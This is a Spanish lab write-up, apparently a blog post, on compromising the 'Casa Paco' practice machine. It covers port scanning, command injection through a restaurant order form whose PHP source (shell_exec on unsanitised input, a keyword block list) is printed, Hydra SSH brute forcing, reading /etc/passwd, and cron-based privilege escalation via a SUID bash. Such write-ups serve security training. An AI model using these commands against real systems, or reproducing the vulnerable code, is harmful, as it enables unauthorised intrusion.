Casa Paco

Resolviendo la máquina Casa Paco


> En esta publicación, comparto cómo resolví la máquina **Casa Paco** de The Hackers Labs.

Enumeración

Ping

Ejecutamos un *ping* para comprobar la conectividad y obtener pistas sobre el sistema operativo.

```
ping -c 1 192.168.1.138
```



TTL=64 -> **Linux**

Nmap

`nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 192.168.1.138 -oG allPorts`

```
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-21 19:20 CEST
Initiating ARP Ping Scan at 19:20
Scanning 192.168.1.138 [1 port]
Completed ARP Ping Scan at 19:20, 0.05s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 19:20
Scanning 192.168.1.138 [65535 ports]
Discovered open port 80/tcp on 192.168.1.138
Discovered open port 22/tcp on 192.168.1.138
Completed SYN Stealth Scan at 19:20, 7.52s elapsed (65535 total ports)
Nmap scan report for 192.168.1.138
Host is up, received arp-response (0.0033s latency).
Scanned at 2025-07-21 19:20:40 CEST for 7s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
MAC Address: 08:00:27:97:4B:86 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 7.71 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

`nmap -p22,80 -sCV 192.168.1.138 -oN targeted`


```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-21 19:22 CEST
Nmap scan report for 192.168.1.138
Host is up (0.00074s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u4 (protocol 2.0)
| ssh-hostkey:
|   256 72:58:87:c5:87:63:3f:fa:43:da:ed:69:2f:ed:a7:d0 (ECDSA)
|_  256 13:31:bc:26:a0:2e:4a:ae:b8:31:75:7f:0e:17:32:4e (ED25519)
80/tcp open  http    Apache httpd 2.4.62
|_http-title: Did not follow redirect to http://casapaco.thl
|_http-server-header: Apache/2.4.62 (Debian)
MAC Address: 08:00:27:97:4B:86 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: 127.0.0.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.77 seconds
```

HTTP

`http://192.168.1.138`





```
echo "192.168.1.138 casapaco.thl" >> /etc/hosts
```

Fuzzing Web


Se realiza *fuzzing web*, pero no se obtiene ningún resultado.

Burp Suite

Se procede a mirar en la web, y se encuentra el siguiente directorio: `http://casapaco.thl/llevar.php`.




Se procede a realizar un análisis con *Burp Suite*.




Se observa que al realizar un pedido de prueba, pone "Salida de comando".

Se prueba si podemos listar contenido.



Al intentar listar el el archivo *llevar.php*, no se consigue nada.



Anteriormente, se observa que existe un archivo llamado *llevar1.php*.

Se procede a realizar la misma prueba que se realizó anteriormente, pero con el archivo mencionado.

Request

```
POST /llevar1.php HTTP/1.1
Host: casapaco.thl
Content-Length: 29
Cache-Control: max-age=0
Accept-Language: es-ES,es;q=0.9
Origin: http://casapaco.thl
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/133.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://casapaco.thl/llevar.php
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

name=manu&dish=cat llevar.php
```

Response

```
            <form action="llevar.php" method="POST" class="order-form">
              <label for="name">
                Nombre:
              </label>
              <input type="text" id="name" name="name" placeholder="Tu nombre"
              required>
              <br>
              <label for="dish">
                Plato:
              </label>
              <input type="text" id="dish" name="dish" placeholder="Ejemplo: Cocido"
              required>
              <br>
              <button type="submit" class="btn">
                Enviar Pedido
              </button>
            </form>

            <?php
            if ($_SERVER["REQUEST_METHOD"] === "POST") {
            $name = htmlspecialchars($_POST["name"]);
            $dish = $_POST["dish"];

            // Filtro para bloquear comandos simples
            $pattern_blacklist = '/\b(whoami|ls|pwd|cat|sh|bash)\b/i';
            if (preg_match($pattern_blacklist, $dish)) {
            die('<p style="color: red;">
              Error: Pide comida no intentes hackearme. Los callos estan muy ricos.
            </p>
            ');
            }

            // Permitir solo caracteres y estructuras de comandos más complejas
            $allowed_pattern = '/^[a-zA-ZO-9\s\$\(\)\-\_\.\|]*$/';
            if (!preg_match($allowed_pattern, $dish)) {
            die('<p style="color: red;">
              Error: Pide comida no intentes hackearme. Los callos estan muy ricos.
            </p>
            ');
            }

            // Comando vulnerable
```

Se observa que funciona, además de ver el bloqueo de comandos que tiene el archivo *llevar.php*.

Se procede a listar el archivo *llevar1.php* y se observa que no tiene el bloqueo de comandos.

Request

```
POST /llevar1.php HTTP/1.1
Host: casapaco.thl
Content-Length: 30
Cache-Control: max-age=0
Accept-Language: es-ES,es;q=0.9
Origin: http://casapaco.thl
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/133.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://casapaco.thl/llevar.php
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

name=manu&dish=cat llevar1.php
```

Response


```
            <h2>
              Haz tu pedido para llevar
            </h2>
            <form action="llevar.php" method="POST" class="order-form">
              <label for="name">
                Nombre:
              </label>
              <input type="text" id="name" name="name" placeholder="Tu nombre"
              required>
              <br>
              <label for="dish">
                Plato:
              </label>
              <input type="text" id="dish" name="dish" placeholder="Ejemplo: Pizza"
              required>
              <br>
              <button type="submit" class="btn">
                Enviar Pedido
              </button>
            </form>

            <?php
            if ($_SERVER["REQUEST_METHOD"] === "POST") {
            $name = htmlspecialchars($_POST["name"]); // Sanitizamos para evitar
            errores visuales
            $dish = $_POST["dish"]; // Intencionalmente sin sanitizar para la
            vulnerabilidad

            // Comando vulnerable
            $output = shell_exec("$dish");

            echo '<section class="confirmation">
              ';
              echo '<h3>
                Pedido confirmado
              </h3>
              ';
              echo "<p>
                Gracias, <strong>
                  $name
                </strong>
                . Tu pedido de <strong>
```

Se procede a listar el archivo: `/etc/passwd`, para averiguar usuarios en el sistema.




Se listan los usuarios y se encuentra *pacogerente*.

Explotación

Hydra


Se procede a realizar *fuerza bruta* en el servicio **SSH**.

```
hydra -l pacogerente -P /usr/share/wordlists/rockyou.txt 192.168.1.138 ssh -t 64
```



SSH

```
ssh pacogerente@192.168.1.138
```



Escalada de Privilegios


Tarea CRON

Se realiza una búsqueda y se encuentra, dos archivos: `fabada.sh` y `log.txt`.


`ls`

Se visualizan los dos archivos.

`cat log.txt`



`cat fabada.sh`



Se verifica si el archivo (`fabada.sh`) puede ser editado.

`ls -la`

```
total 40
drwxr-xr-x 3 pacogerente pacogerente 4096 ene 14  2025 .
drwxr-xr-x 3 root        root        4096 ene 14  2025 ..
lrwxrwxrwx 1 root        root           9 ene 14  2025 .bash_history → /dev/null
-rw-r--r-- 1 pacogerente pacogerente  220 mar 29  2024 .bash_logout
-rw-r--r-- 1 pacogerente pacogerente 3526 mar 29  2024 .bashrc
-rwxrw-rw- 1 pacogerente pacogerente  110 ene 14  2025 fabada.sh
drwxr-xr-x 3 pacogerente pacogerente 4096 ene 13  2025 .local
-rw-r--r-- 1 root        root        4908 jul 21 20:30 log.txt
-rw-r--r-- 1 pacogerente pacogerente  807 mar 29  2024 .profile
-rw-r--r-- 1 pacogerente pacogerente   33 ene 14  2025 user.txt
```

Se edita el archivo `fabada.sh`, añadiendo la línea de comando `chmod u+s /bin/bash`.

`nano fabada.sh`

`cat fabada.sh`

```
#!/bin/bash

chmod u+s /bin/bash

# Generar un log de actividad
echo "Ejecutado por cron el: $(date)" >> /home/pacogerente/log.txt
```

Se espera a que pase la tarea **CRON**.

`cat log.txt`

```
Ejecutado por cron el: lun 21 jul 2025 20:27:01 CEST
Ejecutado por cron el: lun 21 jul 2025 20:28:01 CEST
Ejecutado por cron el: lun 21 jul 2025 20:29:01 CEST
Ejecutado por cron el: lun 21 jul 2025 20:30:01 CEST
Ejecutado por cron el: lun 21 jul 2025 20:31:01 CEST
Ejecutado por cron el: lun 21 jul 2025 20:32:01 CEST
```

`bash -p`

```
bash-5.2# whoami
root
```
